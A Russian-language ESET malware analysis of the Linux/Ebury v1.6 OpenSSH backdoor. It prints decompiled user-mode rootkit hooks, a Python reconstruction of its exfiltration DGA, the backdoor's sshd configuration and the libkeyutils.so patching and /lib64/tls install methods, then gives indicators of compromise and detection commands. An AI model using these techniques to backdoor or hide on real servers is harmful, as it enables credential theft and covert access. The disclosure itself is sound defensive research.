АНТИВИРУСНАЯ ЗАЩИТА БИЗНЕС-КЛАССА

Операция Windigo: обновление Linux/Ebury

15 ноября 2017 года

В феврале 2014 года вирусная лаборатория ESET представила исследование OpenSSH бэкдора и вредоносной программы Linux/Ebury для кражи учетных данных. Дальнейшее исследование показало, что этот компонент является ядром набора из нескольких семейств вредоносных программ, задействованных в «Операции Windigo». Открытие легло в основу отчета, описывающего эту киберкампанию.

В феврале 2017 года мы обнаружили образец Ebury с поддержкой новых функций. Номер новой версии – 1.6.2a. На момент обнаружения этого образца последней известной нам версией была 1.5.x, выявленная несколькими месяцами ранее. В ходе дальнейшего расследования мы поняли, что инфраструктура, отвечающая за кражу учетных данных, все еще функционирует, и Ebury активно используется кибергруппой Windigo.

Первоначально мы перечисляли индикаторы компрометации (IoC) для версии 1.4 Ebury. CERT-Bund опубликовал IoC для версии 1.5. В данном посте представлен технический анализ версии 1.6, открытой в феврале 2017 года, а также IoC для версий 1.5 и 1.6.

Новый DGA для резервной эксфильтрации

В Ebury v1.4 предусмотрен резервный механизм на базе алгоритма генерации доменов (DGA), который используется, когда атакующий не подключается к зараженной системе через OpenSSH бэкдор на протяжении трех дней. В этих условиях Ebury переносит собранные данные, используя сгенерированный домен. У Ebury v1.6 тот же механизм, но есть небольшие изменения в самом

DGA. У этих двух версий отличаются только константы, как показано ниже.

Новая реализация Ebury v1.6 на Python:

```
def DGA(domain_no):
    TLDS = [ 'info', 'net', 'biz' ]
    KEY = "fmqzdnvcyelwaibsrxtpkhjguo"
    h = "%x" % ((domain_no * domain_no + 3807225) & 0xFFFFFFFF)
    g = ""
    for i in range(len(h))[::-1]:
        g += KEY[((ords(h[i]) * 3579) + (ords(h[-1]) + i + domain_no)) % len(KEY)]
        g += h[i]
    g += KEY[((ords(h[-1]) * 5612) + (len(h) + domain_no - 1)) % len(KEY)]
    g += '.%s' % TLDS[domain_no % len(TLDS)]
    return g
```

Различия между DGA в версиях 1.4 и 1.6 на Python:

```
@@ -1,10 +1,10 @@
 def DGA(domain_no):
     KEY = "fmqzdnvcyelwaibsrxtpkhjguo"
-    h = "%x" % ((domain_no * domain_no + 4091073) & 0xFFFFFFFF)
+    h = "%x" % ((domain_no * domain_no + 3807225) & 0xFFFFFFFF)
     g = ""
     for i in range(len(h))[::-1]:
-        g += KEY[((ords(h[i]) * 4906) + (ords(h[-1]) + i + domain_no)) % len(KEY)]
+        g += KEY[((ords(h[i]) * 3579) + (ords(h[-1]) + i + domain_no)) % len(KEY)]
         g += h[i]
-    g += KEY[((ords(h[-1]) * 6816) + (len(h) + domain_no - 1)) % len(KEY)]
+    g += KEY[((ords(h[-1]) * 5612) + (len(h) + domain_no - 1)) % len(KEY)]
     g += '.%s' % TLDS[domain_no % len(TLDS)]
     return g
```

Первые десять доменов, генерируемых DGA:

larfj7g1vaz3y.net
idkff7m1lac3g.biz
u2s0k8d1ial3r.info
h9g0q8a1hat3s.net
f2y1j8v1saa3t.biz
xdc1h8n1baw3m.info
raj2p8z1aae3b.net
o9f3v8r1oaj3p.biz
tav4h8n1baw3r.info
hdm5o8e1tas3n.net

Ebury последовательно пробует сгенерированные имена доменов, пока не находит тот, у которого есть запись TXT, сделанная оператором. Для проверки владельца домена Ebury проверяет, может ли запись TXT быть дешифрована с помощью открытого ключа RSA, встроенного в ее код.

Запись DNS для larfj7g1vaz3y[.]net:

-----BEGIN RSA PUBLIC KEY-----
MIGJAoGBAOadSGBGG9x/f1/U6KdwxfGzqSj5Bcy4aZpKv77uN4xYdS5HWmEub5Rj
nAvtKybupWb3AUWwN7UPIO+2R+v6hrF+Gh2apcs9I9G7VEBiToi2B6BiZ3Ly68kj
1ojemjtrG+g//Ckw/osESWweSWY4nJFKa5QJzT39ErUZim2FPDmvAgMBAAE=

-----END RSA PUBLIC KEY-----

larfj7g1vaz3y.net. 1737 IN A 78.140.134.7
larfj7g1vaz3y.net. 285 IN TXT
"ItTFyJ6tegXn9HkHa+XZX1+fZw0IsfhXl05phu1F7ZXDP4HtKMvrXW8NbUSjY8vkQgDdKsSaSCyrvfkhHodhV
QLhIKJJY64HeoInb3m4SCNZNOhx9qjYRnuR0Ci7BHNWakJC/QdoQ4UNKkOrvvb42kN7TU6jqZCYBtusXd37t
Ng="

A-запись домена игнорируется Ebury.

Дешифрованная информация состоит из трех CSV-полей. Вот образец данных, хранящихся в DNS-записи для larfj7g1vaz3y[.]net на январь 2018 года:

larfj7g1vaz3y[.]net:3328801113:1504126800

Первое поле содержит имя домена, так что подписанные данные не могут быть повторно использованы для другого домена. Второе поле – IP-адрес C&C сервера. Третье поле содержит метку времени UNIX, используемую в качестве даты окончания действия подписанных данных. Дата окончания действия – новое поле, добавленное для обхода метода sinkhole, начиная с версии 1.6. Если кто-либо попытается завладеть доменом и IP-адресом сервера, на который посылаются украденные данные (exfiltration server), подписанные данные можно будет использовать только на протяжении ограниченного промежутка времени. Это уменьшит влияние успешных попыток синкхолинга, происходящих почти во всех предыдущих версиях DGA.

Имя домена	IP-адрес	Дата окончания действия
larfj7g1vaz3y[.]net	0xc6697959 ⇒ 198[.]105.121.89	08/30/2017 @ 9:00pm (UTC)

Таблица 1. Декодированная информация, хранящаяся в записи TXT

Не думаем, что операторы Ebury на самом деле рассчитывали воспользоваться резервным каналом. В изученных образцах мы обнаружили множество багов, из-за которых механизм невозможно выполнить. Код явно не прошел полное тестирование. По этой причине мы можем предположить, что операторы Ebury довольно редко теряют доступ к зараженным машинам. Вероятно, их не беспокоит потеря нескольких – под их контролем множество систем. Почему для реализации нерабочего механизма предпринято столько усилий, неизвестно.

Обзор изменений
— Несколько измененный DGA (измененные константы)
— Добавлена дата окончания действия для проверки DNS-записи сервера сбора данных
— Новый зарегистрированный домен: larfj7g1vaz3y[.]net
— Новый IP-адрес сервера, на который посылаются украденные данные: 198[.]105.121.89

Новые функции

Новые функции были добавлены в версии 1.6. По неизвестным причинам они доступны не во всех изученных образцах данной версии.

Теперь Ebury использует приемы самомаскировки, обычно описываемые как «руткит, работающий в пространстве пользователя» (user-mode). Для этого программа перехватывает

функцию readdir или readdir64, каждая из которых используется для составления списка записей каталога. Если следующая выдаваемая структура каталога – файл общей библиотеки Ebury, то ловушка пропускает ее и выдает вместо этого следующую запись.

Результат вывода ловушки readdir в декомпиляторе Hex-Rays:

```
struct dirent *__fastcall readdir(__int64 a1)
{
struct dirent *dir_entry; // rax
struct dirent *dir_entry_1; // rbx
__ino_t inode; // rax

do
{
if ( !readdir_0 )
readdir_0 = F_resolve_func("readdir");
dir_entry = readdir_0(a1);
dir_entry_1 = dir_entry;
if ( !exports_hook_activated )
break;
if ( !dir_entry )
break;
if ( !ebury_inode )
break;
inode = dir_entry->d_ino;
if ( inode != ebury_inode && inode != ebury_lstat_inode )
break;
}
while ( ebury_filename && !strncmp(dir_entry_1->d_name, ebury_filename,
ebury_filename_len_before_extension) );
return dir_entry_1;
}
```

Активация ловушек выполняется Ebury путем инжекта динамической библиотеки в каждый процесс-потомок sshd. Чтобы внедрить себя в субпроцессы, Ebury перехватывает execve и использует динамическую переменную линкера LD_PRELOAD. Каждый раз, когда создается новый процесс, Ebury добавляет LD_PRELOAD=<Ebury_filename> в свою среду.

В статье на srvfail.com упоминается тред на StackExchange пользователя, машина которого предположительно была скомпрометирована Ebury. Поведение, которое он описывает, соответствует техникам самомаскировки, которые мы наблюдали в Ebury версии 1.6.2a.

Ранние версии Ebury работали на определенных версиях OpenSSH и зависели от дистрибутива Linux. Теперь это не так. Большинство практик применения патчей OpenSSH были заменены на ловушки функций. Мы пробовали устанавливать Ebury на машины под Debian Jessie, CentOS 7 и Ubuntu Artful при помощи того же образца, и он работал во всех случаях.

Для инжекта конфигурации сервера OpenSSH напрямую в память Ebury парсит бинарный код sshd, который отображен в том же процессе, ищущем две разные функции. Он пытается найти адрес parse_server_config или process_server_config_line. Если попытка безуспешна, он понижает свойства безопасности посредством отключения SELinux Role-Based Access Control и выключением PAM модулей. Когда одна из функций успешно обработана, Ebury использует ее во время

изменения конфигурации sshd при использовании бэкдора.

Конфигурация, используемая бэкдором:

```
PrintLastLog no
PrintMotd no
PasswordAuthentication no
PermitRootLogin yes
UseLogin no
UsePAM no
UseDNS no
ChallengeResponseAuthentication no
LogLevel QUIET
StrictModes no
PubkeyAuthentication yes
AllowUsers n
AllowGroups n
DenyUsers n
DenyGroups n
AuthorizedKeysFile /proc/self/environ
Banner /dev/null
PermitTunnel yes
AllowTcpForwarding yes
PermitOpen any
```

Авторы Ebury также усилили механизм бэкдора. Вместо того, чтобы полагаться на пароль, закодированный в строке клиентской версии SSH, активация бэкдора теперь требует персональный ключ для аутентификации. Возможно, эта дополнительная проверка была добавлена, чтобы предотвратить доступ к скомпрометированному Ebury серверу тем, кто может найти пароль к бэкдору.

Открытый ключ RSA операторов Ebury:

```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDr3cAedzlH3aq3nrIaaQdWpqESH
CvfGi4nySL1ikMJowgonAf5qFtH4JKMn7HhW5hWBAyYj2ygjzXd3BD+ADXDurAlDG
bh0NsyCJDFCQ8Bsrwl7p5ZEPEfBOh99IBMbAOgqVmM9tTv7ci05yoBEEcFsNaBg00
H+m0GooLsNsl+5TG3a2aUg6Dg2CKfi55HHTHC/9rqoAdv7Gbc5Y7W8xrNIjOIuxDx
Bx353bKO0uSuL06m2Q4m8kYlaw51ZWVylIhGOPm4ldqP4Jjls8QtL/Eg2ZD7epUq6
3E/xqI4tMEQl9BmW1Df5+LjbVRoEFBWEbMDfHZm7XNG5R3UiwX4H2Ub
```

При попытке подключения к бэкдору Ebury изменяет опцию AuthorizedKeysFile, чтобы указать на /proc/self/environ. Она перехватывает open или open64 и проверяет, есть ли попытка открытия /proc/self/environ или пути, содержащего .ssh/authorized_keys. Вторая проверка может быть использована в качестве резервной, если Ebury не сможет обработать parse_server_config и process_server_config_line для принудительной передачи своей конфигурации. Ebury также перехватывает fgets, который вызывается sshd для прочтения содержимого файла authorized_keys. Глобальная переменная используется для того, чтобы убедиться, что fgets вызывается после открытия файла authorized_keys. Затем ловушка заполняет буфер fgets открытым ключом операторов Ebury, таким образом ключ атакующих используется для аутентификации.

Результат вывода ловушки fgets в декомпиляторе Hex-Rays:

```
char *__fastcall fgets_hook(char *s, __int64 size, FILE *stream)
{
int fd_env; // ebp
char *result; // rax

if ( !(backdoor_command & 1) )
return fgets_0(s);
fd_env = fd_proc_self_environ;
if ( fd_proc_self_environ <= 0 || fd_env != fileno(stream) )
return fgets_0(s);
strcpy(
s,
"ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDr3cAedzlH3aq3nrIaaQdWpqESHCvfGi4nySL1ikMJowgonAf5qF
tH4JKMn7HhW5hWBAyYj2ygjzXd"
"3BD+ADXDurAlDGbh0NsyCJDFCQ8Bsrwl7p5ZEPEfBOh99IBMbAOgqVmM9tTv7ci05yoBEEcFsNaBg00H+
m0GooLsNsl+5TG3a2aUg6Dg2CKfi55HHTHC"
"/9rqoAdv7Gbc5Y7W8xrNIjOIuxDxBx353bKO0uSuL06m2Q4m8kYlaw51ZWVyIlhGOPm4ldqP4Jjls8QtL/Eg
2ZD7epUq63E/xqI4tMEQl9BmW1Df5+Lj"
"bVRoEFBWEbMDfHZm7XNG5R3UiwX4H2Ub\n");
result = s;
fd_proc_self_environ = 0;
return result;
}
```

Назначение ловушки перехвата функции копирования памяти (memcpy) пока не установлено.

Результат вывода ловушки memcpy в декомпиляторе Hex-Rays:

```
char *__fastcall memcpy_hook(char *dst, const char *src, size_t len)
{
size_t len_1; // r12
char *result; // rax

len_1 = len;
memcpy_orig(dst, src, len);
if ( len_1 > 0x1F && !strncmp(src, "chacha20-poly1305@openssh.com,", 0x1EuLL) )
result = memcpy_orig(dst, src + 30, len_1 - 30);
else
result = dst;
return result;
}
```

Мы знаем, что ловушка используется для удаления алгоритма chacha20-poly1305 во время обмена ключом SSH. Странно, что авторы Ebury не хотят, чтобы этот алгоритм использовался.

Новые методы установки

Раньше Ebury добавлял полезную нагрузку в библиотеку libkeyutils.so. Файл содержал и легитимные функции libkeyutils, и вредоносный код Ebury, запускаемый при загрузке. В случае заражения размер файла был больше обычного – мы указывали на это как на признак компрометации еще в 2014 году.

Мы наблюдали, как этот метод использовался в версии 1.6.2, в то время как авторы Ebury придумали новые способы обхода наших индикаторов компрометации. Они все еще используют файл libkeyutils.so, но иначе.

Исходя из наших наблюдений, скрипты и методы внедрения отличаются в зависимости от дистрибутива Linux атакуемой системы.

Debian/Ubuntu

На системах Debian/Ubuntu Ebury сейчас внедряется с помощью нового метода. Так как libkeyutils.sozагружается клиентом OpenSSH и исполняемыми файлами сервера OpenSSH, он остается интересной целью для атакующих. Ранее мы замечали, что Ebury устанавливался посредством изменения символьной ссылки libkeyutils.so.1 для указания на вредоносную версию библиотеки. У измененной библиотеки есть конструктор, где хранится код инициализации Ebury. Каждый раз при загрузке libkeyutils.so вызывается конструктор. Таким образом, при каждом запуске клиента или сервера OpenSSH происходит инжект Ebury в процесс.

Последний метод внедрения на Debian/Ubuntu теперь основан на патче libkeyutils.so, чтобы заставить его загрузить Ebury, хранящуюся в отдельном файле .so. Сравнив оригинальную и пропатченную версии, мы обнаружили, что в разделе .dynamic заголовка ELF-файла есть дополнительная запись. Запись имеет тип NEEDED (0x01), что обозначает зависимость исполняемого файла и что он загружается в процессе работы. В скрипте развертывания, который мы изучили, загружаемая библиотека называется libsbr.so и содержит вредоносный код Ebury.

Разница динамических разделов оригинального и пропатченного libkeyutils.so:

```
--- ./libkeyutils.so.1-5 2017-10-13 21:19:24.269521814 -0400
+++ ./libkeyutils.so.1-5.patched 2017-10-13 21:19:17.405092274 -0400
@@ -1,5 +1,5 @@

-Dynamic section at offset 0x2cf8 contains 26 entries:
+Dynamic section at offset 0x2cf8 contains 27 entries:
Tag Type Name/Value
0x0000000000000001 (NEEDED) Shared library: [libc.so.6]
0x000000000000000e (SONAME) Library soname: [libkeyutils.so.1]
@@ -26,4 +26,5 @@
0x000000006fffffff (VERNEEDNUM) 1
0x000000006ffffff0 (VERSYM) 0xdf0
0x000000006ffffff9 (RELACOUNT) 3
+ 0x0000000000000001 (NEEDED) Shared library: [libsbr.so]
0x0000000000000000 (NULL) 0x0
```

Процесс применения патча состоит из двух шагов. Во-первых, строку «libsbr.so» необходимо поместить в таблицу строк бинарного файла. Во-вторых, новую запись типа 0x1 (DT_NEEDED) необходимо добавить в динамический раздел заголовков ELF-файла. Авторы Ebury заменили

строку «__bss_start» на «_\x00libsbr.so». Так как __bss_start не используется динамическим линкером, изменение этого символа не влияет на исполнение библиотеки. Рисунок ниже показывает различия между оригинальной и измененной таблицами строк libkeyutils.so.



Рисунок 1. Различия между оригинальной и пропатченной таблицами строк

Теперь, когда строка libsbr.so хранится в таблице строк, в раздел .dynamic нужно добавить новую запись. На рисунке 2 показаны различия между разделами .dynamic оригинального и пропатченного libkeyutils.so.



Рисунок 2. Различия между разделами .dynamic оригинального и пропатченного libkeyutils.so

Раздел .dynamic содержит массив Elf64_Dyn для бинарных файлов amd64 и Elf64_Dyn – для i386. Определения этих структур представлены ниже.

Структуры, связанные с разделом .dynamic

```
typedef struct {
Elf32_Sword d_tag;
union {
Elf32_Word d_val;
Elf32_Addr d_ptr;
} d_un;
} Elf32_Dyn;

typedef struct {
Elf64_Sxword d_tag;
union {
Elf64_Xword d_val;
Elf64_Addr d_ptr;
} d_un;
} Elf64_Dyn;
```

Ниже показаны 64-битные версии libkeyutils.so. Таким образом, новые записи в разделе .dynamic можно записать следующим образом.

Новая запись в .dynamic:

```
Elf64_Dyn dyn;
dyn.d_tag = DT_NEEDED;
dyn.d_val = 0x38F;
```

Для большей скрытности операторы Ebury позаботились о том, чтобы пропатчить суммы MD5 пакета libkeyutils1. Проверить систему на заражение, используя простую проверку целостности пакета, невозможно. Подобная команда не покажет наличие ошибок.

Команда проверки целостности пакета: $ dpkg --verify libkeyutils1

При внедрении в качестве отдельной библиотеки Ebury использует множество имен файлов. Ниже список известных нам имен файлов:
— libns2.so
— libns5.so
— libpw3.so
— libpw5.so
— libsbr.so
— libslr.so

CentOS

Техники, похожие на используемую для внедрения на Debian/Ubuntu, применяются и для CentOS. Атакующие ставят патч на libkeyutils.so.1, чтобы форсировать загрузку дополнительной библиотеки. Кроме того, мы заметили новую технику, используемую для внедрения Ebury в системы под CentOS/RedHat. Мы пока не знаем всех деталей инсталляционного процесса, но просмотр некоторых онлайн-отчетов позволил сделать некоторые предположения о том, как происходит внедрение.

Нам известно, что Ebury внедряется в качестве отдельного совместно используемого объекта файлом libkeyutils, способом, похожим на внедрение в Debian. Мы наблюдали и другой способ установки, который предположительно является методом внедрения в версии 1.6. Как и в предыдущих версиях Ebury, операторы создали свою версию libkeyutils.so, к которой добавили конструктор, содержащий вредоносный код. Вместо изменения libkeyutils.so.1 из /lib/ или /lib64/ они помещают свои файлы в папку /lib{,64}/tls/, так как динамический линкер начинает обработку зависимостей с этой директории.

Мы считаем, что процесс внедрения этой версии начинается с помещения Ebury в папку /lib/tls/ или /lib64/tls/, в зависимости от архитектуры системы жертвы. Затем запуск ldconfig автоматически создает символьную ссылку /lib{,64}/tls/libkeyutils.so.1, указывающую на вредоносный совместно используемый объект.

Использование ldconfig для внедрения Ebury в /lib64/tls/:

```
[root@c2093ca76055 lib64]# ldd /usr/bin/ssh | grep -i libkeyutils
libkeyutils.so.1 => /lib64/libkeyutils.so.1 (0x00007ff67774f000)
[root@c2093ca76055 lib64]# cp libkeyutils.so.1.5 /lib64/tls/
[root@c2093ca76055 lib64]# ldd /usr/bin/ssh | grep -i libkeyutils
libkeyutils.so.1 => /lib64/libkeyutils.so.1 (0x00007f44ac6ba000)
[root@c2093ca76055 lib64]# ldconfig
```

```
[root@c2093ca76055 lib64]# ldd /usr/bin/ssh | grep -i libkeyutils
libkeyutils.so.1 => /lib64/tls/libkeyutils.so.1 (0x00007fc12db23000)
[root@c2093ca76055 lib64]# ls -al /lib64/tls
total 24
dr-xr-xr-x 1 root root 4096 Oct 18 14:34 .
dr-xr-xr-x 1 root root 4096 Oct 18 13:25 ..
lrwxrwxrwx 1 root root 18 Oct 18 14:34 libkeyutils.so.1 -> libkeyutils.so.1.5
-rwxr-xr-x 1 root root 15688 Oct 18 14:34 libkeyutils.so.1.5
```

Вдобавок, это сделано для простой системы деинсталляции, которая не требует манипуляций с символическими ссылками и хранения резервных копий оригинального совместно используемого объекта libkeyutilse, если что-то пойдет не так во время внедрения. Достаточно удалить вредоносный файл libkeyutils.so в папке /lib{,64}/tls/ и затем запустить ldconfig заново, чтобы система вернулась в первоначальное состояние.

Применение ldconfig для удаления Ebury:

```
[root@c2093ca76055 tls]# pwd
/lib64/tls
[root@c2093ca76055 tls]# ls -l
total 16
lrwxrwxrwx 1 root root 18 Oct 18 14:34 libkeyutils.so.1 -> libkeyutils.so.1.5
-rwxr-xr-x 1 root root 15688 Oct 18 14:34 libkeyutils.so.1.5
[root@c2093ca76055 tls]# rm libkeyutils.so.1.5
[root@c2093ca76055 tls]# ldconfig
[root@c2093ca76055 tls]# ls -l
total 0
[root@c2093ca76055 tls]# ldd /usr/bin/ssh | grep -i libkeyutils
libkeyutils.so.1 => /lib64/libkeyutils.so.1 (0x00007f7b89349000)
[root@c2093ca76055 tls]# ls -l /lib64/libkeyutils.so.1
lrwxrwxrwx 1 root root 18 Oct 18 13:25 /lib64/libkeyutils.so.1 -> libkeyutils.so.1.5
```

Подкаталог tls используется вместе с функцией загрузчика Linux. Благодаря этому, если ЦП поддерживает дополнительный набор команд, то команда, находящаяся в данной директории, получает более высокий приоритет в сравнении с «обычной».

Вывод

Несмотря на арест Максима Сенаха, ботнет Windigo продолжает работу. Ebury, основной компонент Linux-ботнета, приобрел ряд существенных улучшений. Сейчас он использует самомаскирующие техники и новые способы инжекта в связанные с OpenSSH процессы. Кроме того, он использует новый алгоритм генерации доменов (DGA) для поиска валидной записи TXT домена, подписанной приватным ключом злоумышленников – в ней скрыт адрес IP-сервера сбора данных. Добавлена дата истечения срока для предотвращения повторного использования подписанных данных, что позволяет предотвратить попытки синкхолинга. Операторы Windigo регулярно просматривают публикуемые индикаторы компрометации и адаптируют ПО, чтобы избежать обнаружения. Это стоит учитывать при попытке определить заражение системы с помощью известных IoCs – чем раньше они опубликованы, тем более вероятно, что уже устарели.

АНТИВИРУСНАЯ ЗАЩИТА БИЗНЕС-КЛАССА

Индикаторы компрометации

В этом разделе мы публикуем наши индикаторы компрометации, которые могут помочь определить последние версии Ebury. Мы предоставляем их, чтобы помочь сообществу определить заражение своих систем, но не претендуем на совершенство.

Сейчас Ebury использует UNIX-сокет для коммуникации с внешним процессом, отвечающим за кражу данных. В большинстве случаев имя сокета начинается с "/tmp/dbus-".
Настоящий dbus может создавать сокет похожим образом. Однако Ebury делает это при помощи процессов, не связанных с легитимным dbus. Если результатом следующей команды является сокет, это подозрительно:

```
$ lsof -U | grep -F @/tmp/dbus- | grep -v ^dbus
```

Ниже приведен список процессов, которые, как мы знаем, Ebury использует для утечки данных:
— auditd
— crond
— anacron
— arpd
— acpid
— rsyslogd
— udevd
— systemd-udevd
— atd
— hostname
— sync

На CentOS/Redhat подозрительно наличие файла libkeyutils.so* в /lib/tls/ или /lib64/tls/.

Запуск objdump -x libkeyutils.so.1 (или readelf -d libkeyutils.so.1) отображает динамический раздел заголовка файла ELF. Что-либо с тэгом NEEDED (type 1) кроме libc или libdl выглядит подозрительным.

```
$ objdump -x /lib64/libkeyutils.so.1 | grep NEEDED | grep -v -F -e libdl.so -e libc.so
```

Если ваша машина заражена версией Ebury с руткитом пространства пользователя, есть много способов определить это. Ebury внедряет себя при помощи динамического линкера LD_PRELOADсистемной переменной, поэтому мы можем воспользоваться другой системной переменной для обнаружения процесса динамического линкера.
Если libkeyutils загружается в какой-либо процесс, где его не должно быть, скорее всего система заражена версией Ebury с включенным руткитом. Если следующая команда выдает результат, это также подозрительно:

```
$ LD_DEBUG=symbols /bin/true 2>&1| grep libkeyutils
```

Если вы определили зараженную машину, рекомендуем произвести **полную переустановку системы**, поскольку Windigo иногда устанавливает дополнительные вредоносные программы. Машина, скомпрометированная Ebury, может быть заражена и другой малварью. Кроме того, считайте, что все учетные данные пользователя и ключи SSH скомпрометированы – **смените их все**.

SHA-1	Имя файла	Версия
5c796dc566647dd0db74d5934e768f4dfafec0e5	libns2.so	1.5.0
15c6b022b0fac1ff55c25b0b16eb734aed02734	<Unknown>	1.5.1
d4eeada3d10e76a5755c6913267135a925e195c6	libns5.so	1.5.1c
27ed035556abeeb98bc305930403a977b3cc2909	libpw3.so	1.5.1d
2f382e31f9ef3d418d31653ee124c0831b6c2273	libpw5.so	1.5.1e
7248e6eada8c70e7a468c0b6df2b50cf8c562bc9	libpw5.so	1.5.1f
e8d3c369a231552081b14076cf3eaa8901e6a1cd	<libkeyutils lib>	1.5.5
1d3aafce8cd33cf51b70558f33ec93c431a982ef	<libkeyutils lib>	1.5.5
a559ee8c2662ee8f3c73428eaf07d4359958cae1	<libkeyutils lib>	1.5.5c
17c40a5858a960afd19cc02e07d3a5e47b2ab97a	libslr.so	1.5.6dp
eb352686d1050b4ab289fe8f5b78f39e9c85fb55	libkeyutils.so.1.5	1.5.6d
44b340e90edba5b9f8cf7c2c01cb4d45dd25189e	libkeyutils.so.1.5	1.6.2a
e8d392ae654f62c6d44c00da517f6f4f33fe7fed	libsbr.so	1.6.2gp
b58725399531d38ca11d8651213b4483130c98e2	libsbr.so	1.6.2gp

Таблица 2. Относящиеся к Ebury хеши